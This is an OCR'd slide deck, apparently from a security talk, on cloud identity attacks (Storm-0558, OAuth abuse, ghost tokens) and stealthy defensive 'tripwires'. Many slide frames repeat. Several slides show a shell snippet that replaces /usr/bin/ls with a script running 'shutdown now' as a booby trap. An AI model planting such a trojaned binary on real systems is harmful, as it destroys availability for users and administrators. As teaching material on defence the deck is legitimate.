Midnight Blizzard leveraged these malicious OAuth applications to authenticate to Microsoft Exchange Online and target Microsoft corporate email accounts.

Storm
7/11/23

attackers are winning…

Microsoft mitigates China-based threat actor Storm-0558 targeting of customer email

MSRC / By MSRC / July 11, 2023 / 3 min read

UPDATE: Microsoft performed a comprehensive technical investigation into the acquisition of the Microsoft account consumer signing key, including how it was used to access enterprise email. Our technical investigation has concluded, and on September 6, 2023, we published our investigation findings.

Microsoft has released threat analysis on Storm-0558 activity here. Microsoft additionally released additional defense-in-depth security fixes to help customers improve token validation in their custom applications.

Microsoft has mitigated an attack by a China-based threat actor Microsoft tracks as Storm-0558 which targeted customer emails. Storm-0558 primarily targets government agencies in Western Europe and focuses on espionage, data theft, and credential access. Based on customer reported information on June 16, 2023, Microsoft began an investigation into anomalous mail activity. Over the next few weeks, our investigation revealed that beginning on May 15, 2023, Storm-0558 gained access to email accounts affecting approximately 25 organizations in the public cloud including government agencies as well as related consumer accounts of individuals likely associated with these organizations. They did this by using forged authentication tokens to access user email using an acquired Microsoft account (MSA) consumer signing key. **Microsoft has completed mitigation of this attack for all customers.**

Our telemetry indicates that we have successfully blocked Storm-0558 from accessing customer email using forged authentication tokens. **No customer action is required.** As with any observed nation-state actor activity, Microsoft has contacted all targeted or compromised organizations directly via their tenant admins and provided them with important information to help them investigate and respond. We continue to work closely with these organizations. **If you have not been contacted, our investigations indicate that you have not been impacted.**

Microsoft is partnering with DHS CISA and others to protect affected customers and address the issue. We continue to investigate and monitor the Storm-0558 activity.

attackers are winning…with identity attacks

Storm
7/11/23

Details

Microsoft investigations determined that Storm-0558 gained access to customer email accounts using Outlook Web Access in Exchange Online (OWA) and Outlook.com by forging authentication tokens to access user email.

The actor used an acquired MSA key to forge tokens to access OWA and Outlook.com. MSA (consumer) keys and Azure AD (enterprise) keys are issued and managed from separate systems and should only be valid for their respective systems. The actor exploited a token validation issue to impersonate Azure AD users and gain access to enterprise mail. We have no indications that Azure AD keys or any other MSA keys were used by this actor. OWA and Outlook.com are the only services where we have observed the actor using tokens forged with the acquired MSA key.

Microsoft has mitigated the acquired MSA key and our telemetry indicates the actor activities have been blocked. We took the following proactive steps as our investigation proceeded:

- Microsoft blocked the usage of tokens signed with the acquired MSA key in OWA preventing further threat actor enterprise mail activity.
- Microsoft completed the replacement of the key to prevent the threat actor from using it to forge tokens.
- Microsoft blocked usage of tokens issued with the key for all impacted consumer customers.

We have continuously improved the security of the MSA key management systems since the acquired MSA key was issued, as part of defense in depth, to ensure the safety and security of consumer keys.

As part of our ongoing efforts to improve security of token validation for customers, we released defense-in-depth changes to the Microsoft.IdentityModel and Microsoft.Identity.Web libraries. As the acquired signing key has already been invalidated by Microsoft, there is no immediate risk to customers. Customers are encouraged to pick up this update as part of their next security maintenance window.

We will update this guidance with new details and recommendations as appropriate.

attackers are winning…defense is hard

1. In April 2021, a system used to generate signing keys for the consumer Microsoft services crashed and generated a Windows crash dump. These dumps should never include cryptographic keys, but in this case, an unspecified bug ("race condition") allowed the key material to be copied from RAM to the crash dump file.
2. The system that's supposed to scan crash dumps for sensitive data didn't detect the presence of the key data in the dump file, again because of an unspecified bug.
3. As part of normal debugging, the crash dump was moved to Microsoft's corporate network that's connected to the Internet. The corporate network is where Microsoft personnel, including engineers, work. The credential-scanning tools on the debugging network didn't detect the key data there either. Microsoft didn't say that this was because of a bug, probably because their credential scanner is looking for actual credentials and not just key material.
4. Microsoft updated a set of internal libraries used for validating cryptographic signatures. These libraries were meant to be shared between their consumer and enterprise services, but because they did a bad job of the updates, the libraries didn't properly enforce the intended separation of scope between the consumer and enterprise services. I'll score this as another bug.
5. Because Microsoft did a bad job of documenting the changes (the ones they did a bad job of implementing), "developers in the mail system" relied on the (non-working) libraries to catch scope violations of the type the attackers used.

attackers are winning…no wonder

the hell that is: evolving, sophisticated techniques...

1. Enumeration without logging (N.Frichette DC31 '23, Rhinolabs pacu, Sharepoint/OneDrive enumeration @nyxgeek '20/'23)
2. Access/Persistence by exploiting GCP Cloud Shell open ports, cached credentials, persistence (H.Lin DC32 '24, Netskope DC28 '20)
3. Phishing/Access/Persistence/Privesc by compromising OAuth flows, SSO (Storm 23, Blizzard 24, @DrAzureAD/Dr. Nestori Synamaa '20, SecureWorks DC30 '22)
4. Access/Privesc by exploiting Google server-side scripting and loose OAuth permissions (@iamandatory DC29 '21)
5. Access/Persistence/Privesc by exploiting service principals, managed identities, admin roles, cross-tenant access (S.Metcalf, Z.Mackie, E.Woodruff, K.Fosaaen DC32 '24)
6. Evasion/Persistence by exploiting GCP temporary project delete state and OAuth apps/tokens (GCP Ghost Token, Asterix DC31 '23)

#gunfight #highground

attacking reality

- attack, change rules, attack, redo, flee, attack, lie, cheat, steal, attack
- asymmetry is on my side
- you can't see me, you can't detect me
- my code in your env (VMs, serverless functions, cloud shells, OAuth apps, App scripting)
- backdoors galore (ghost tokens, oauth apps, code)
- layer 8 opportunities

#gunfight #highground #butterknife #fail

attacking reality


- attack, change rules, attack, redo, flee, attack, lie, cheat, steal, attack
- asymmetry is on my side
- you can't see me, you can't detect me
- my code in your env (VMs, serverless functions, cloud shells, OAuth apps, App scripting)
- backdoors galore (ghost tokens, oauth apps, code)
- layer 8 opportunities

defensive reality

- checklist security
- stay behind the moat
- i'm layered and isolated
- my defenses are static
- and the same for all
- obvious and in plain sight

defensive reality #butterknife #fail

- checklist security
- behind the moat
- layered & isolated
- same, static, obvious defenses



hope to hell: a unix origin story about inner sanctum breach

```
#
```

hope to hell: a unix origin story about inner sanctum breach

```
#
```

```
ls
```

hope to hell: a unix origin story about inner sanctum breach

```
#
```

```
ls
```

```
rm -f /usr/bin/ls
cat<<EOF >/usr/bin/ls
#!/bin/sh
shutdown now
EOF
chmod +x /usr/bin/ls
```

hope to hell: a unix origin story about inner sanctum breach

```
#
```

```
ls
```

```
rm -f /usr/bin/ls
cat<<EOF >/usr/bin/ls
#!/bin/sh
shutdown now
EOF
chmod +x /usr/bin/ls
```

```
echo *
```

hope to hell: a unix origin story about inner sanctum breach

chokepoint

```
#
```


tripwire

```
ls
```

```
rm -f
cat<<E
#!/bin
shutdo
EOF
chmod +
```

kill good guys

```
*
```



common traversal

hope to hell: a unix origin story about inner sanctum breach

chokepoint

```
#
```


tripwire

```
ls
```

```
rm -f
cat<<E
#!/bin
shutdo
EOF
chmod +
```


kill good guys

```
*
```



hidden trigger

hope to hell: a unix origin story about inner sanctum breach



fast or slow death?


grenade

```
rm -f /usr/bin/ls
cat<<EOF >/usr/bin/ls
#!/bin/sh
shutdown now
EOF
chmod +x /usr/bin/ls
```

don't kill good guys

```
echo *
```

hope to hell: a unix origin story about inner sanctum breach



false positives == death

grenade

```
rm -f /usr/bin/ls
cat<<EOF >/usr/bin/ls
#!/bin/sh
shutdown now
EOF
chmod +x /usr/bin/ls
```

don't kill good guys

```
echo *
```

#gunfight #highground

attacking reality

- attack, change rules, attack, redo, flee, attack, lie, cheat, steal, attack
- asymmetry is on my side
- you can't see me, you can't detect me
- my code in your env (VMs, serverless functions, cloud shells, OAuth apps, App scripting)
- backdoors galore (ghost tokens, oauth apps, code)
- layer 8 opportunities

#butterknife #fail

defensive reality

- checklist security
- stay behind the moat
- i'm layered and isolated
- my defenses are static
- and the same for all
- obvious and in plain sight


#tripwires

defensive future

- defense by design
- move towards the attacker
- integrate design-dev-devops-admin-ops-hunt-risk
- dynamic and changing
- tailored to attacker techniques, CSP/SaaS
- defense by stealth

defensive reality #butterknife #fail


- checklist security
- behind the moat
- layered & isolated
- same, static, obvious defenses



defensive future #stealth #chokepoints #tripwires #grenades

- ~~checklist security~~
- behind the moat
- layered & isolated
- same, static, obvious defenses


defense by design



defensive future #stealth #chokepoints #tripwires #grenades

- ~~checklist security~~
- ~~behind the moat~~
- layered & isolated
- same, static, obvious defenses


defense by design
towards attacker



defensive future #stealth #chokepoints #tripwires #grenades

- ~~checklist security~~
- ~~behind the moat~~
- ~~layered & isolated~~
- same, static, obvious defenses

